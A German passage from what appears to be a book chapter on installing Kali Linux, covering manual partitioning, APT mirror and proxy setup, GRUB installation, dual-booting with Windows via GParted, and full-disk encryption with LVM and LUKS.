Bei der Auswahl des manuellen Partitionsmodus kann das Installationsprogramm eine Windows-Partition ganz einfach verkleinern. Sie müssen nur die Windows-Partition auswählen und die neue Größe eingeben – das funktioniert sowohl bei FAT- als auch bei NTFS-Partitionen gleichermaßen. Im vorigen Abschnitt habe ich andere Methoden beschrieben, wie Sie eine Partition für die Installation von Kali bereitstellen können. Wählt man die manuelle Partitionierung, wird das Fenster zum Überprüfen der Partitionierung angezeigt, bei dem noch keine Partition angelegt ist (Abbildung 3.15). Das ist nun Ihre Aufgabe.

Abb. 3.15: Fenster nach der Auswahl der manuellen Partitionierung

Zunächst wird eine Option zum Eingeben von »Geführten Partitionierungen« angezeigt, der mehrere Konfigurationsmöglichkeiten folgen. Als Nächstes zeigt das Installationsprogramm die verfügbaren Festplatten, ihre Partitionen und den möglichen freien Speicherplatz an, der noch nicht partitioniert wurde. Hier können Sie jedes der angezeigten Elemente auswählen und durch Betätigen der Enter-Taste damit interagieren.

Handelt es sich um einen neuen Datenträger, müssen Sie eventuell noch eine Partitionstabelle erstellen. Dazu müssen Sie den Datenträger auswählen und die Partitionierung starten. Danach sehen Sie die Größe des freien Speichers sowie weitere Konfigurationsmöglichkeiten – LVM und VERSCHLÜSSELTEN DATENTRÄGER KONFIGURIEREN. Damit Sie den freien Speicherplatz nutzen können, müssen Sie diesen auswählen. Das Installationsprogramm bietet Ihnen zwei Möglichkeiten, um eine Partition auf dem Speicherplatz zu erstellen.

Abb. 3.16: Partitionierungsmöglichkeiten bei Platten mit freiem Speicher

Die erste Option erstellt eine einzelne Partition mit den von Ihnen gewählten Merkmalen. Die zweite Option belegt den gesamten freien Speicher und erstellt mithilfe des Assistenten für die geführte Partitionierung mehrere Partitionen (siehe Abschnitt »Geführte Partitionierung« weiter vorne). Die Option ist vor allem interessant, wenn Sie Kali neben einem anderen Betriebssystem installieren möchten und das Partitionslayout nicht mikroverwalten wollen. Der letzte Eintrag zeigt Zylinder-/Kopf-/Sektornummer des Anfangs und des Endes des freien Speicherplatzes.

Wenn Sie NEUE PARTITION ERSTELLEN auswählen, gehen Sie ans Eingemachte der manuellen Partitionierungssequenz. Nach der Auswahl dieser Option werden Sie aufgefordert, eine Partitionsgröße anzugeben. Verwendet der Datenträger eine MSDOS-Partitionstabelle, können Sie eine primäre oder logische Partition erstellen.

Hinweis

Sie können nur vier primäre Partitionen haben, aber viel mehr logische Partitionen erstellen. Die Partition, die */boot* enthält, und damit den Kernel, muss eine primäre Partition sein. Logische Partitionen befinden sich in einer erweiterten Partition, die von einer der vier primären Partitionen belegt wird.

Im Anschluss sollten Sie den allgemeinen Partitionskonfigurationsbildschirm sehen.




Abb. 3.17: Partitionskonfigurationsfenster

Um den Schritt der manuellen Partitionierung zusammenzufassen, schauen wir uns an, was Sie mit der neuen Partition tun könnten:

- Formatieren Sie die Partition und fügen Sie sie in die Dateihierarchie ein. Der Mount-Punkt ist das Verzeichnis, in dem der Inhalt des Dateisystems auf der ausgewählten Partition gespeichert wird. Aus diesem Grund soll eine unter */home/* gemountete Partition nur Benutzerdaten enthalten, während / als Stamm des Dateibaums und daher als Stamm der Partition bezeichnet wird, auf der das Kali-System tatsächlich gehostet wird.
- Verwenden Sie die Partition als SWAP-Partition. Hier werden, wenn dem Linux-Kernel nicht genügend Speicherplatz zur Verfügung steht, inaktive Teile des Arbeitsspeichers in einer speziellen Auslagerungspartition auf der Festplatte gespeichert. Windows verwendet eine Auslagerungsdatei, die direkt im Dateisystem enthalten ist. Umgekehrt verwendet Linux dafür eine spezielle Partition, daher auch der Begriff SWAP-Partition.
- Sie können die Partition zu einem physischen Laufwerk für die Verschlüsselung machen, um die Vertraulichkeit von Daten auf bestimmten Partitionen zu schützen. Dieser Fall wird in der geführten Partitionierung automatisiert. Dazu finden Sie in Abschnitt 3.4 weitere Informationen.
- Sie können die Partition zu einem physischen Laufwerk für LVM machen – das wird in diesem Buch aber nicht behandelt. Beachten Sie, dass diese Funktion von der geführten Partitionierung verwendet wird, wenn Sie eine verschlüsselte Partition einrichten.
- Verwenden Sie die Partitionen als RAID-Geräte (in diesem Buch ebenfalls nicht behandelt).
- Verwenden Sie die Partition nicht und lassen Sie diese unverändert.

Sobald Sie fertig sind, können Sie entweder die manuelle Partitionierung beenden, indem Sie Änderungen an Partitionen rückgängig machen auswählen, oder Ihre Änderungen auf die Festplatte schreiben, indem Sie im Installationsbildschirm Partitionierung beenden und Änderungen auf die Festplatte schreiben auswählen (Abbildung 3.15).

3.3.2 Konfigurieren des Package Managers (apt)

Damit Sie zusätzliche Software installieren können, muss APT konfiguriert werden und es muss angegeben werden, wo sich Debian-Pakete befinden. In Kali ist dieser Schritt meistens nicht interaktiv, da der Spiegel auf *http.kali.org* setzt. Sie müssen nur noch bestätigen, ob Sie diesen Spiegel verwenden möchten (Abbildung 3.18). Wenn Sie diesen nicht verwenden, können Sie später keine zusätzlichen Pakete mit apt installieren, außer Sie konfigurieren später noch ein Paket-Repository.




Abb. 3.18: Einen Netzwerkspiegel verwenden?

Anschließend schlägt das Programm vor, einen HTTP-Proxy zu verwenden, wie in Abbildung 3.19 gezeigt wird. Ein HTTP-Proxy ist ein Server, der HTTP-Anforderungen von Anwendern an das Netzwerk weiterleitet. Manchmal hilft er, das Herunterladen zu beschleunigen, da Kopien von bereits übertragenen Dateien gespeichert sind – wir sprechen in diesem Fall von Caching-Proxy. Es gibt einige Fälle, bei denen ein Caching-Proxy die einzige Möglichkeit ist, auf einen externen Webserver zuzugreifen. Sollte das der Fall sein, dann können Sie die Debian-Pakete nur herunterladen, wenn Sie dieses Feld während der Installation ordnungsgemäß ausfüllen. Wird von Ihnen keine Proxy-Adresse angegeben, versucht das Installationsprogramm, eine direkte Verbindung zum Internet herzustellen.

Abb. 3.19: Abfrage nach Proxy-Server

Im Anschluss wird der Package Manager konfiguriert und die Dateien *Package.xz* und *Sources.xz* automatisch heruntergeladen, um die Liste der von APT erkannten Pakete zu aktualisieren.

3.3.3 GRUB-Bootloaders installieren

Beim Bootloader handelt es sich um das erste vom BIOS gestartete Programm. Dieses Programm ist dafür zuständig, dass der Linux-Kernel in den Speicher geladen wird, und führt ihn dann auch aus. Der Bootloader bietet auch ein Menü, in dem Sie den Kernel, der geladen, oder das Betriebssystem, das gestartet werden soll, auswählen können.

Da GRUB, der von Debian installierte Bootloader, technisch anderen Bootloadern überlegen ist, ist es der Standard-Bootloader. Er funktioniert mit den meisten anderen Dateisystemen und erfordert deshalb kein Update nach jeder Installation eines neuen Kernels, da er dessen Konfiguration während des Bootens liest und den neuen Kernel selbst findet.

Vorausgesetzt, dass Sie nicht bereits ein anderes Linux-System installiert haben, sollten Sie GRUB im MBR[6] installieren (Abbildung 3.20). Sollte ein Betriebssystem von GRUB nicht erkannt werden, wenn Sie ihn im MBR installieren, dann können die davon abhängigen Betriebssysteme durch das Ändern des MBR nicht mehr gestartet werden. Sie können die GRUB-Konfiguration auch nachträglich ändern, damit das Betriebssystem wieder gestartet werden kann.

Abb. 3.20: Installation GRUB-Bootloader

6 Master Boot Record

Anschließend müssen Sie das Laufwerk wählen, auf dem GRUB installiert werden soll (Abbildung 3.21). Es sollte Ihr aktuelles Boot-Laufwerk sein.




Abb. 3.21: Laufwerk für die Bootloader-Installation auswählen

Standardmäßig werden bei GRUB alle installierten Linux-Kernel sowie alle anderen erkannten Betriebssysteme im Startmenü angezeigt. Aus diesem Grund sollten Sie den Bootloader wie vorgeschlagen im Master Boot Record installieren. Bleiben auch ältere Kernelversionen erhalten, so haben Sie die Möglichkeit, das System auch dann zu booten, wenn der zuletzt installierte Kernel defekt ist oder schlecht an die Hardware angepasst wurde. Es ist daher empfehlenswert, einige ältere Kernelversionen installiert zu lassen.

Vorsicht

Diese Phase des Installationsvorgangs erkennt bereits auf dem Computer installierte Betriebssysteme und fügt dem Startmenü automatisch entsprechende Einträge hinzu. Das wird aber nicht von allen Installationsprogrammen durchgeführt. Vor allem, wenn Sie Windows nach Kali installieren (oder neu installieren), wird der Bootloader gelöscht. Kali befindet sich weiterhin auf der Festplatte, kann aber nicht mehr über das Startmenü aufgerufen werden. Sie müssen in diesem

Fall das Kali-Installationsprogramm mit dem Parameter `rescue/enable=true` in der Kernel-Befehlszeile starten, um den Bootloader erneut zu installieren. Dieser Schritt wird im Debian-Installationshandbuch[7] ausführlich beschrieben.

3.3.4 Installation abschließen und neu starten

Nachdem Sie die Installation abgeschlossen haben, werden Sie aufgefordert, das Installationsmedium (CD/DVD oder USB-Stick) zu entfernen, damit der Computer nach dem Neustart des Systems durch das Installationsprogramm Ihr neues Kali-System starten kann (Abbildung 3.22). Schließlich wird das Installationsprogramm noch ein paar Aufräumarbeiten erledigen.




Abb. 3.22: Installation abschließen und Computer neu starten

3.4 Dual-Boot – Kali Linux und Windows

Die Installation von Kali neben einer Windows-Installation kann sehr nützlich sein. Bei der Installation müssen Sie aber auch Vorsicht walten lassen. Bevor Sie mit der Installation beginnen, müssen Sie zunächst dafür sorgen, dass die wichti-

7 http://www.debian.org/releases/stable/amd64/ch08s07.html

gen Daten der Windows-Installation auch gesichert sind. Da es Änderungen bei der Partitionierung der Festplatte gibt, sollte diese Sicherung auf einem externen Medium gespeichert werden.

In unserem Beispiel installieren wir Kali Linux neben einer Installation von Windows 10, die derzeit 100 % des Speicherplatzes unseres Computers belegt. Im ersten Schritt muss man die Größe der aktuellen Windows-Partition ändern, um Platz für eine Partition zu schaffen, auf der Kali Linux installiert werden kann.

Auch für die Installation als Dual Boot benötigen Sie ein bootfähiges Installationsmedium mit Kali Linux. Anders als bei der Stand-Alone-Installation muss vor der Installation noch die Festplatte neu partitioniert werden, deshalb wählen Sie beim Kali Boot Screen die Option LIVE. Kali Linux startet nun und Sie landen im Default Desktop von Kali.




Abb. 3.23: GParted für die Neu-Partitionierung starten

Nun starten Sie das Programm GParted. GParted wird verwendet, um die bestehenden Windows-Partition zu verkleinern und so genug Platz für die Installation von Kali Linux zu schaffen.




Abb. 3.24: Festplatte mit Windows neu partitionieren

Wählen Sie in GParted Ihre Windows-Partition aus. Abhängig von Ihrem System ist es in der Regel die zweite, größere Partition. In unserem Beispiel gibt es zwei Partitionen (Abbildung 3.25):

- Die erste ist die System Recovery Partition (*/dev/sda1*).
- Auf der zweiten ist Windows aktuell installiert *(/dev/sda2*).

Ändern Sie die Größe Ihrer Windows-Partition, sodass Sie genug Platz (mindestens 20 GB) für die Kali-Installation haben.

Stellen Sie nach der Änderung der Größe der Windows-Partition sicher, dass Sie APPLY ALL OPERATIONS auf der Festplatte ausführen (Abbildung 3.25). Beenden Sie anschließend GParted und starten Sie den Computer neu.

Die anschließende Installationsprozedur ist ab diesem Punkt ähnlich der Stand-Alone-Installation, bis zu dem Punkt der Partitionierung, hier müssen Sie GUIDED – USE THE LARGEST CONTINUOUS FREE SPACE auswählen und danach die vorher mit GParted erstellte Partition nehmen.




Abb. 3.25: Bestätigung der neuen Partitionierung

Sobald die Installation abgeschlossen ist, wird der Computer neu gestartet. Werden Sie hier dann vom GRUB-Bootmenü begrüßt? Perfekt. Hier können Sie entscheiden, ob Sie den Computer mit Windows oder Kali Linux starten möchten.




Abb. 3.26: GRUB-Bootmenü mit Kali und Windows

3.5 Installation auf einem vollständig verschlüsselten Dateisystem

Um die Vertraulichkeit Ihrer Daten zu gewährleisten, können Sie verschlüsselte Partitionen einrichten. Das schützt Ihre Daten, wenn Ihr Laptop oder Ihre Festplatte verloren geht oder gestohlen wird. Das Partitionierungstool kann Sie dabei sowohl im geführten als auch im manuellen Modus unterstützen.

Im geführten Partitionierungsmodus wird der Einsatz von zwei Technologien verwendet:

- LUKS (Linux Unified Key Set-up) zum Verschlüsseln von Partitionen
- LVM (Logical Volume Management) zum dynamischen Verwalten des Speichers

Beide Funktionen können auch im manuellen Partitionierungsmodus eingerichtet und konfiguriert werden.

3.5.1 Einführung in LVM

Was ist LVM eigentlich? Die LVM-Terminologie bezeichnet eine virtuelle Partition als ein logisches Laufwerk, das Teil einer Laufwerksgruppe oder einer Zuordnung mehrerer physischer Laufwerke ist. Physische Laufwerke sind reale Partitionen – oder virtuelle Partitionen, die von anderen Abstraktionen exportiert wurden, z.B. einer Software-RAID oder einer verschlüsselten Partition. Aufgrund der fehlenden Unterscheidung zwischen physischen und logischen Partitionen können Sie mit LVM virtuelle Partitionen erstellen, die sich über mehrere Festplatten erstrecken.

Es gibt zwei Vorteile:

- Die Größe der Partitionen wird nicht mehr durch einzelne Festplatten, sondern durch ein kumuliertes Laufwerk begrenzt.
- Sie können die Größe vorhandener Partitionen jederzeit ändern, z.B. nach dem Hinzufügen einer zusätzlichen Festplatte.

Diese Technik funktioniert auf eine sehr einfache Weise: Jedes Laufwerk, egal ob physisch oder logisch, wird in Blöcke gleicher Größe aufgeteilt, die von LVM korreliert werden. Durch das Hinzufügen einer neuen Festplatte wird ein neues physisches Laufwerk erstellt, das neue Blöcke bereitstellt, die jeder Volume-Gruppe zugeordnet werden können. Alle Partitionen in der Datenträgergruppe können dann zusätzlich zugewiesenen Speicherplatz voll ausnutzen.

3.5.2 Einführung in LUKS

Um Ihre Daten zu schützen, können Sie eine Verschlüsselungsebene unter dem Dateisystem Ihrer Wahl hinzufügen. Linux verwendet den Device-Mapper, um die virtuelle Partition (deren Inhalt geschützt ist) auf der Grundlage einer Partition zu

erstellen, in der die Daten (dank LUKS) in verschlüsselter Form gespeichert werden. LUKS standardisiert die Speicherung der verschlüsselten Daten sowie Meta-Informationen, die die verwendeten Verschlüsselungsalgorithmen angeben.

Wenn eine verschlüsselte Partition verwendet wird, wird der Verschlüsselungsschlüssel im RAM (Arbeitsspeicher) gespeichert. Im Ruhezustand kopiert der Computer den Schlüssel zusammen mit anderen RAM-Inhalten auf die Auslagerungspartition der Festplatte. Da jeder mit Zugriff auf die Auslagerungsdatei (einschließlich eines Technikers, Finders oder eines Diebes) den Schlüssel extrahieren und Ihre Daten entschlüsseln könnte, muss die Auslagerungsdatei ebenfalls geschützt werden. Deshalb warnt Sie das Installationsprogramm auch, wenn Sie versuchen, eine verschlüsselte Partition neben einer unverschlüsselten SWAP-Partition zu verwenden.

3.5.3 Konfigurieren verschlüsselter Partitionen

Der Installationsvorgang für ein verschlüsseltes LVM ist mit der Ausnahme des Partitionierungsschritts (Abbildung 3.27) identisch mit der Standardinstallation. Sie wählen in diesem Schritt GEFÜHRT – GESAMTE FESTPLATTE VERWENDEN MIT VERSCHLÜSSELTEN LVM.

Abb. 3.27: Geführte Partitionierung für ein verschlüsseltes LVM

Das Ergebnis ist ein System, das nicht gebootet oder auf das nicht zugegriffen werden kann, bis die Verschlüsselungs-Passphrase eingegeben wird. Dadurch werden die Daten auf Ihrer Festplatte verschlüsselt und geschützt.

Das Installationsprogramm weist nun automatisch eine physische Partition für die Speicherung verschlüsselter Daten zu, wie in Abbildung 3.28 dargestellt. Zu diesem Zeitpunkt bestätigt das Installationsprogramm die Änderungen, bevor sie auf die Festplatte geschrieben werden.

Abb. 3.28: Veränderung der Partitionstabelle bestätigen

Die neue Partition wird dann mit zufälligen Daten initialisiert, wie in Abbildung 3.29 gezeigt. Dadurch ist es nicht möglich, Bereiche, die Daten enthalten, von den nicht verwendeten Bereichen zu unterscheiden und anschließend anzugreifen.

Abb. 3.29: Daten auf der verschlüsselten Partition löschen

Im nächsten Schritt fragt das Installationsprogramm nach einer Verschlüsselungs-Passphrase. Um den Inhalt einer verschlüsselten Partition betrachten zu können, müssen Sie diese Passphrase bei jedem Neustart des Systems angeben. Beachten Sie die Warnung des Installationsprogramms: Ihr verschlüsseltes System ist nur so stark wie diese Passphrase. Es wird empfohlen, dass diese Passphrase aus mindestens 20 Zeichen (Mischung aus Buchstaben, Zahlen und Satzzeichen) besteht.

